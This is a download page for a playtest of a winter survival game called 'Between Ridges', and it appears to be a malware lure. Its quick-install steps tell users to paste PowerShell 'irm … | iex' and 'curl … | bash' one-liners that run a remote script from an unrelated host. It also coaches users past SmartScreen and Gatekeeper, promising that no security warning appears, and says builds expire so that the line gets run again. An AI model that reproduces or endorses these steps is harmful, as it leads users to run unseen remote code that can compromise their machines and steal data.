
Between Ridges is a turn-based survival game about planning an expedition through a hostile winter wilderness. You plan your route, decide when to keep moving and when to shelter, and manage limited supplies as the weather and your condition worsen. The goal: reach the distant radio tower alive.
This is a free early playtest. The game is fully playable but still early in development, and it changes often.
WINDOWS
INSTALL
⬇ DOWNLOAD Between-Ridges-Windows.zipThen:
- Before extracting, right-click the zip → Properties → tick Unblock (bottom right) → OK.
- Right-click → Extract All. Don't run it from inside the zip; it needs the files next to it.
- Open the Between-Ridges-Playtest folder and run Between-Ridges-Playtest.exe.
If you see "Windows protected your PC": More info → Run anyway. Nothing is wrong with the build; this early playtest build isn't code-signed yet, and unblocking the zip first usually avoids the dialog.
To update later, download the zip again and extract it over the same folder. Your saves live elsewhere and are kept.
Playtest builds expire. Because the game is actively changing, older playtest versions may eventually stop allowing new runs. If that happens, just install the latest build from this page.
Prefer a one-line install?
QUICK INSTALL
Press ⊞ Win, type PowerShell, press Enter. Paste this line and press Enter:
irm https://daily.dataswizzles.com/install.ps1 | iexIt fetches the same zip, unpacks it into Games\BetweenRidges in your user folder, adds a Between Ridges shortcut to the Start Menu and the Desktop, and launches the game. No security warning appears. To update, paste the same line again.
It runs exactly this script, which you can read first. It only writes to your own user folder.
MACOS
QUICK INSTALL
Press ⌘ Space, type Terminal, press Enter. Paste this line and press Enter:
curl -fsSL https://daily.dataswizzles.com/install.sh | bashIt downloads the game into Applications/BetweenRidges in your home folder and opens it. When it prints Installed, you're done. From then on, double-click Between Ridges there.
To update later, paste the same line again. It always fetches the newest build and keeps your saves.
Playtest builds expire. Because the game is actively changing, older playtest versions may eventually stop allowing new runs. If that happens, just install the latest build from this page.
Why not just a download link?
On a Mac the Terminal line is the way for now. The build is not yet signed in a way Apple Silicon accepts, so a zip you download gets stopped by macOS, and on newer Macs won't open even after you allow it. The line fetches the same zip, then has your Mac re-sign the app locally with a tool that ships with macOS. No security dialog appears.
What does the line actually run?
Exactly this script, which you can read first. It only writes to your own home folder.